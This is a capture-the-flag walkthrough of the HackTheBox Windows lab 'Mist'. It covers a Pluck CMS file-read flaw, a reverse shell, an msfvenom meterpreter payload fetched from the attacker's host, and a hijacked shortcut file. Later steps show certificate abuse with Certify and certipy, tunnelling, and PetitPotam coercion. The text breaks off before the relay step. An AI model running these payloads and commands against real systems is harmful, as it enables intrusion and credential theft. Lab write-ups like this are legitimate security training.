
![Mist HackTheBox Walkthrough - Detailed Guide [2024]](/mist.png)
Mist HackTheBox Walkthrough - Detailed Guide [2024]
Mist - HackTheBox - 10.10.11.17
This is a Windows insane machine with an AD environment, require use to pivot around to get elevated access
TLDR;
User:
Pluck LFI -> Creds -> install module -> RCE Webshell for user ms01-svc-web -> lnk exploitation -> Brandon.keywarp user -> Request for certificate -> Intranet access -> Pass the certificate -> PetitPotam -> EnableWebDAV.ps1 -> reset ms01$ shadow creds and get new certificate -> pass the certificate again -> secretdumps.py ms01 hash -> use administrator NTLM hash for local account for evil-winrm
Root:
kdbx -> Bruteforce one character of password -> User OP_Sharon.Mullard -> Read GSMA permission for svc_ca$ -> SVC_CABACKUP AddkeyCredentialLink shadow credentials -> pass SVC_CABACKUP certificate -> Get NTLM hash and ticket -> Get ManagerAuthentication certificate -> Now able to request BackupSvcAuthentication since we are now certificate manager -> Request for BackupSvcAuthentication certificate -> We have backup permission -> Backup the DC01 sam -> Backup sam from registry -> Use dc01$ NTLM to make ticket for secretdumps.py -> Use domain administrator to evil-winrm
Network Scan
$nmap -sVC -p- -Pn 10.10.11.17 --min-rate=1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-25 05:02 UTC
Nmap scan report for mist.htb (10.10.11.17)
Host is up (0.60s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
80/tcp open  tcpwrapped
|_http-generator: pluck 4.7.18
| http-robots.txt: 2 disallowed entries
|_/data/ /docs/
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
| http-title: Mist - Mist
|_Requested resource was http://mist.htb/?file=mist
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 416.06 seconds
We have just one port open here, a webpage
While we are at it lets add mist.htb to hosts file
echo "10.10.11.17 mist.htb" >> /etc/hosts
Powered by Pluck-Cms, a small content management system in PHP.
Directory scan doesn’t give, I did found a login page, `login.php’

We get the version number for Pluck, time to search for public exploits
This is a RCE exploit but doesn’t work here
This worked here to extract info, since it is a windows box, I did this
You can see albums in modules, and LFI exists:

So we can read file via LFI and get the hash

Upon cracking the hash we get
c81dde783f9543114ecd9fa14e8440a2a868bfe0bacdf14d29fce0605c09d5a2bcd2028d0d7a3fa805573d074faa15d6361f44aec9a6efe18b754b3c265ce81e - lexypoo97Now with this creds we can login into the web page

Here we can use the RCE exploit
For that we have to upload a malicious zip file containing a reverse shell connecting back to our machine
 $nc -lvnp 9000
listening on [any] 9000 ...
connect to [10.10.16.13] from (UNKNOWN) [10.10.11.17] 53226
SOCKET: Shell has connected! PID: 4020
Microsoft Windows [Version 10.0.20348.2340]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\data\modules\nonsec>whoami
ms01\svc_web
lnk hijack
So if we use net share, I found a network share, which contains several shortcuts in Common Applications
So we prepare a payload and transfer it
msfvenom -p windows/x64/meterpreter/reverse_tcp -f exe LHOST=10.10.16.48 LPORT=9001 -o nonsec.exe
Invoke-WebRequest -Uri "http://10.10.16.48/nonsec.exe" -OutFile "C:\xampp\htdocs\nonsec.exe"
The folder C:\Common Applications, we have full control permission to this folder, this might be because this is manually mounted, because this directory is not pre-installed by Windows
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("C:\Common Applications\Calculator.lnk")
$lnk.TargetPath = "C:\xampp\htdocs\nonsec.exe"
$lnk.Save()
Wait a few minutes for it to execute and then we get the shell of the domain user Brandon on MS01
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit

[*] Started reverse TCP handler on 10.10.16.13:9000
[*] Meterpreter session 1 opened (10.10.16.13:9000 -> 10.10.11.17:53199) at 2024-10-25 12:41:27 +0000

meterpreter > shell
Process 4616 created.
Channel 0 created.
Microsoft Windows [Version 10.0.20348.2340]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
mist\brandon.keywarp

C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

PS C:\Users\Brandon.Keywarp\AppData> icacls.exe .\link.ps1
.\link.ps1 NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Administrators:(I)(F)
           MIST\Brandon.Keywarp:(I)(F)

Successfully processed 1 files; Failed processing 0 files
Enumerating basic info
PS C:\Windows\system32> net user

User accounts for \\MS01

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
svc_web                  WDAGUtilityAccount
The command completed successfully.

PS C:\Windows\system32> net user /domain
The request will be processed at a domain controller for domain mist.htb.

User accounts for \\DC01.mist.htb

-------------------------------------------------------------------------------
Administrator            Brandon.Keywarp          Florence.Brown
Guest                    Harry.Beaucorn           Jonathan.Clinton
krbtgt                   Markus.Roheb             op_Markus.Roheb
op_Sharon.Mullard        Sharon.Mullard           Shivangi.Sumpta
svc_cabackup             svc_smb
The command completed successfully.

PS C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.100.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.100

PS C:\Windows\system32> ping 192.168.100.100

Pinging 192.168.100.100 with 32 bytes of data:
Reply from 192.168.100.100: bytes=32 time<1ms TTL=128
And looking more into link.ps1
PS C:\Users\Brandon.Keywarp\AppData> cat .\link.ps1
$source = "C:\Users\Brandon.Keywarp\AppData\links"
$destination = "C:\Common Applications"
$sourceFiles = Get-ChildItem -Path $source -Filter *.lnk

foreach ($file in $sourceFiles) {
    $sourceFile = $file.FullName
    $destFile = Join-Path -Path $destination -ChildPath $file.Name
    if (Test-Path -Path $destFile) {
    $sHash = (Get-FileHash -Path $sourceFile -Algorithm SHA256).Hash
    $dHash = (Get-FileHash -Path $destFile -Algorithm SHA256).Hash
    write-host $sHash
    write-host $dHash
        if ($sHash -ne $dHash) {
        Invoke-Item $destFile
        start-sleep -seconds 5
        }
    }
}
Copy-Item -Path "C:\Users\Brandon.Keywarp\AppData\links\*" -Destination $destination -Force
Also to mention there are two machine on the network so most probably 192.168.100.100 must be the Domain controller and try to get its access
Pass the Certificate
Brandon has a certificate, but no exportable private key, so request a new certificate yourself, and then pass the Certificate to get brandon’s hash:
By enabling webdav and using PetitPotam and ntlmrelayx we can get the ladp shell, So there needs to be a place to check whether the webdav status is turned on, so use this tool: GetWebDAVStatus Since it needs to be compiled, put it in the virtual machine and compile it, turn it into an executable and then pass it up. Try to open the DAV according to the prompts of the link above. After htb repaired the machine, the method of using net use X: http://xxx will not work. Now to tansfer Certify to get hash
PS C:\xampp\htdocs\files> .\Certify.exe request /ca:DC01.mist.htb\mist-DC01-CA /template:User

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : MIST\Brandon.Keywarp
[*] No subject name specified, using current context as subject.

[*] Template                : User
[*] Subject                 : CN=Brandon.Keywarp, CN=Users, DC=mist, DC=htb

[*] Certificate Authority   : DC01.mist.htb\mist-DC01-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 62

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEArp1SA8QU9khiVQepb4HP3fyLVfdpSXzaf44XDg8+Ym64rlLr
3WOA2nVU94PrItKK4iqminCM8lMtz3ptx6DI7J0QiO1lxs/zuh/5ktazLuZNwTyX
****************************************************************
NH7PMyOU5uLP43WPezvQ6+AgDNAyHrRgNrtG8mMDCEEdLlzvotURKG8Z2twv6Xaf
ME+xhnrG4P648fn513RNgNKCCqBzsilaUGSRPfohcdqqN3b5aPMP
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGDzCCBPegAwIBAgITIwAAAD6RZ4xJfKPuPwAAAAAAPjANBgkqhkiG9w0BAQsF
ADBCMRMwEQYKCZImiZPyLGQBGRYDaHRiMRQwEgYKCZImiZPyLGQBGRYEbWlzdDEV
****************************************************************
8TGd52nYaql/PoLwlVZdC66oXFIDJx420jmbhXhXyxh6T6BbLQrgUNOy4OaAn6Dn
7gQXMf/La0F1Ll8NAuH9DjKwXA==
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:11.4222802
$ openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfxThen we can use Certipy to get the hash
But before that we need to forward the intranet via proxychains so that we can communicate with the domain controller
I was facing issues with chisel so I used ligolo instead (https://github.com/Nicocha30/ligolo-ng)
To set up
$ ip tuntap add user root mode tun ligolo
$ ip link set ligolo up
$ ls
proxy
$ ./proxy -selfcert
On the box
.\agent.exe -connect 10.10.16.48:11601 -ignore-certThen on machine it should look like this

Then add the following command to complete the process
ip route add 192.168.100.0/24 dev ligolo
$ ping 192.168.100.100
PING 192.168.100.100 (192.168.100.100) 56(84) bytes of data.
64 bytes from 192.168.100.100: icmp_seq=1 ttl=64 time=304 ms
64 bytes from 192.168.100.100: icmp_seq=1 ttl=64 time=504 ms
64 bytes from 192.168.100.100: icmp_seq=1 ttl=64 time=648 ms
^C
--- 192.168.100.100 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1012ms
rtt min/avg/max/mdev = 109.011/109.167/109.324/0.156 ms
$ proxychains -q certipy auth -pfx cert.pfx -u Brandon.Keywarp -domain MIST.HTB -dc-ip 192.168.100.100 -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: brandon.keywarp@mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'brandon.keywarp.ccache'
[*] Trying to retrieve NT hash for 'brandon.keywarp'
[*] Got hash for 'brandon.keywarp@mist.htb': aad3b435b51404eeaad3b435b51404ee:db03d6a77a2205bc1d07082740626cc9PetitPotam
NTLM relaying to AD CS - On certificates, printers and a little hippo - dirkjanm.io https://dirkjanm.io/ntlm-relaying-to-ad-certificate-services/ WebClient abuse (WebDAV) | The Hacker Recipes https://www.thehacker.recipes/a-d/movement/mitm-and-coerced-authentications/webclient
proxychains python3 PetitPotam.py -u 'brandon.keywarp' -hashes ':db03d6a77a2205bc1d07082740626cc9' -pipe all -d mist.htb 10.10.16.48 192.168.100.101
So now we have to run following commands to complete NTLM relay attack
